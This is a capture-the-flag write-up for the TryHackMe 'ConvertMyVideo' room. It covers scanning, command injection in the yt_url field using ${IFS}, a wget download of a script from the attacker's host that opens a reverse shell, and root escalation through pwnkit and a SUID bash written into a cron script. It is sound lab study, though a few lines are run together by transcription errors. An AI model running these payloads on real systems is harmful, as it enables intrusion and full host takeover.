ConvertMyVideo

ConvertMyVideo

https://tryhackme.com/room/convertmyvideo

${IFS} trick

command injection

Recon

`rustscan -a 10.10.83.130 -- -sC -sV -A | tee scan.txt`


```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 651bfc741039dfddd02df0531ceb6dec (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC1FkWVdXpiZN4JOheh/PVSTjXUgnhMNTFvHNzlip8×6vsFTwIwtP0+5xlYGjtLorEAS0KpJLtpzFO4p4PvEzMC40SY8E+i4LaiXHcMsJrbhIozUjZssBnbfgYPiwCzMIC
fVEvpCVX1g5Al16mzQQnB3qPyz8TmSQ+Kgy7GRc+nnPvPbAdh8meVGcSl9bzGuXoFFEAH5RS8D92JpWDRuTVqCXGxZ4t4WgboFPncvau07A3Kl8BoeE8kDa3DUbPYyn3gwJd55khaJSxkKKlAB/f98zXfQnU0RQbiAlC88jD2
T01D
|   256 c42804a5c3b96a955a4d7a6e46e214db (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI3zR5EsH+zXjBa4GNOE8Vlf04UROD9GrpAgx0mRcrDQvUdmaF0hYse2KixpRS8Pu1qhWKVRP7nz0LX5nbzb4i4=
|   256 ba07bbcd424af293d105d0b34cb1d9b1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBKsS7+8A3OfoY8qtnKrVrjFss8LQhVeMqXeDnESa6Do
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:35
Completed NSE at 15:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.72 seconds
```

`dirsearch -u http://10.10.83.130/`

```
Target: http://10.10.83.130/

[15:39:12] Starting:
[15:39:17] 301 -  309B  - /js  →  http://10.10.83.130/js/
[15:39:19] 403 -  277B  - /.htaccess.bak1
[15:39:19] 403 -  277B  - /.ht_wsr.txt
[15:39:19] 403 -  277B  - /.htaccessOLD
[15:39:19] 403 -  277B  - /.htaccessOLD2
[15:39:19] 403 -  277B  - /.htaccessBAK
[15:39:19] 403 -  277B  - /.htm
[15:39:19] 403 -  277B  - /.html
[15:39:19] 403 -  277B  - /.htpasswd_test
[15:39:19] 403 -  277B  - /.htaccess_orig
[15:39:19] 403 -  277B  - /.httr-oauth
[15:39:19] 403 -  277B  - /.htaccess_sc
[15:39:19] 403 -  277B  - /.htaccess_extra
[15:39:19] 403 -  277B  - /.htaccess.orig
[15:39:19] 403 -  277B  - /.htpasswds
[15:39:19] 403 -  277B  - /.htaccess.save
[15:39:19] 403 -  277B  - /.htaccess.sample
[15:39:21] 403 -  277B  - /.php
[15:39:34] 401 -  459B  - /admin
[15:39:35] 401 -  459B  - /admin/?/login
[15:39:35] 403 -  277B  - /admin/.htaccess
[15:39:35] 401 -  459B  - /admin/_logs/access-log
[15:39:35] 401 -  459B  - /admin/_logs/access.log
[15:39:35] 401 -  459B  - /admin/_logs/error-log
[15:39:35] 401 -  459B  - /admin/_logs/err.log
[15:39:35] 401 -  459B  - /admin/access.txt
[15:39:35] 401 -  459B  - /admin/_logs/login.txt
[15:39:35] 401 -  459B  - /admin/_logs/error.log
[15:39:35] 401 -  459B  - /admin/
[15:39:35] 401 -  459B  - /admin/_logs/access_log
```


```
[15:39:36] 401 -  459B  - /admin/pma/index.php
[15:39:36] 401 -  459B  - /admin/pol_log.txt
[15:39:36] 401 -  459B  - /admin/user_count.txt
[15:39:36] 401 -  459B  - /admin/web/
[15:39:36] 401 -  459B  - /admin/tinymce
[15:39:36] 401 -  459B  - /admin/release
[15:39:36] 401 -  459B  - /admin/private/logs
[15:39:36] 401 -  459B  - /admin/portalcollect.php?f=http://xxx&t=js
[15:40:02] 301 -  313B  - /images  →  http://10.10.83.130/images/
[15:40:02] 403 -  277B  - /images/
[15:40:03] 200 -  747B  - /index.php
[15:40:03] 200 -  747B  - /index.php/login/
[15:40:04] 403 -  277B  - /js/
[15:40:21] 403 -  277B  - /server-status
[15:40:21] 403 -  277B  - /server-status/
[15:40:27] 403 -  277B  - /tmp/
[15:40:27] 301 -  310B  - /tmp  →  http://10.10.83.130/tmp/

Task Completed
```

redirect?)



Command injection

trying some payload I found uotput from `||whoami||`



Using

$IFStrickfoundpython3onmachine![6.png](,esources/499758c608104f8eaf435c58ac2f7968.png)Butstillcannotcreaterevshellcheckhon$
$script![10.png](,esources/c16858c1355b47efb48420a69772d008.png)Burpcommand:downloadscript`wget$
{IFS}http://10.18.88.130:8000/script.sh`and run`||/bin/bash${IFS}script.sh||`

Send Cancel

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 10.10.166.254
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 39
Origin: http://10.10.166.254
Connection: close
Referer: http://10.10.166.254/index.php/login

yt_url=||/bin/bash${IFS}script.sh||
```

Response

netcat

```
┌──(kali㉿kali)-[~/THM/video]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.166.254] 47940
bash: cannot set terminal process group (881): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dmv:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html$ ls -la
ls -la
total 44
-rw-r--r-- 1 www-data www-data    0 Mar 12 20:46 -f
drwxr-xr-x 6 www-data www-data 4096 Mar 12 21:19 .
drwxr-xr-x 3 root     root     4096 Apr 12  2020 ..
-rw-r--r-- 1 www-data www-data  152 Apr 12  2020 .htaccess
drwxr-xr-x 2 www-data www-data 4096 Apr 12  2020 admin
drwxrwxr-x 2 www-data www-data 4096 Apr 12  2020 images
-rw-r--r-- 1 www-data www-data 1790 Apr 12  2020 index.php
drwxrwxr-x 2 www-data www-data 4096 Apr 12  2020 js
-rw-r--r-- 1 www-data www-data  225 Mar 12 21:11 script.py
-rw-r--r-- 1 www-data www-data   61 Mar 12 21:17 script.sh
-rw-rw-r-- 1 www-data www-data  205 Apr 12  2020 style.css
drwxr-xr-x 2 www-data www-data 4096 Apr 12  2020 tmp
www-data@dmv:/var/www/html$
```

First flag in admin's directory

```
Options -Indexes
www-data@dmv:/var/www/html$ cd admin
cd admin
www-data@dmv:/var/www/html/admin$ ls -la
ls -la
total 24
drwxr-xr-x 2 www-data www-data 4096 Apr 12  2020 .
drwxr-xr-x 6 www-data www-data 4096 Mar 12 21:19 ..
-rw-r--r-- 1 www-data www-data   98 Apr 12  2020 .htaccess
-rw-r--r-- 1 www-data www-data   49 Apr 12  2020 .htpasswd
-rw-r--r-- 1 www-data www-data   39 Apr 12  2020 flag.txt
-rw-rw-r-- 1 www-data www-data  202 Apr 12  2020 index.php
www-data@dmv:/var/www/html/admin$ cat flag.txt
cat flag.txt
flag{0d8486a0c0c42503bb60ac77f4046ed7}
www-data@dmv:/var/www/html/admin$
```

root flag (1)

using pwnkit vulnerability

```
python3 pwnkit.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cd /root
ls -la
total 36
drwx------  4 root root 4096 Apr 12  2020 .
drwxr-xr-x 24 root root 4096 Apr 12  2020 ..
-rw-------  1 root root 1004 Apr 12  2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Apr 12  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Apr 12  2020 .selected_editor
drwx------  2 root root 4096 Apr 12  2020 .ssh
-rw-r--r--  1 root root   39 Apr 12  2020 root.txt
cat root.txt
flag{d9b368018e912b541a4eb68399c5e94a}
```

root flag

using undefended script with root permissions

`echo 'chmod u+s /bin/bash' >> clean.sh`

```
/var/www/html/admin/flag.txt
/var/www/html/admin/index.php
/var/www/html/images
/var/www/html/index.php
/var/www/html/js
/var/www/html/js/jquery-3.5.0.min.js
/var/www/html/js/main.js
/var/www/html/script.py
/var/www/html/script.sh
/var/www/html/style.css
/var/www/html/tmp
/var/www/html/tmp/clean.sh
```

```
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
  Group www-data:
/var/www/html/js
/var/www/html/js/jquery-3.5.0.min.js
/var/www/html/js/main.js
www-data@dmv:/var/www/html/tmp$ echo 'chmod u+s /bin/bash' >> clean.sh
echo 'chmod u+s /bin/bash' >> clean.sh
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
rm -rf downloads
chmod u+s /bin/bash
www-data@dmv:/var/www/html/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
www-data@dmv:/var/www/html/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
www-data@dmv:/var/www/html/tmp$ /bin/bash -p
/bin/bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```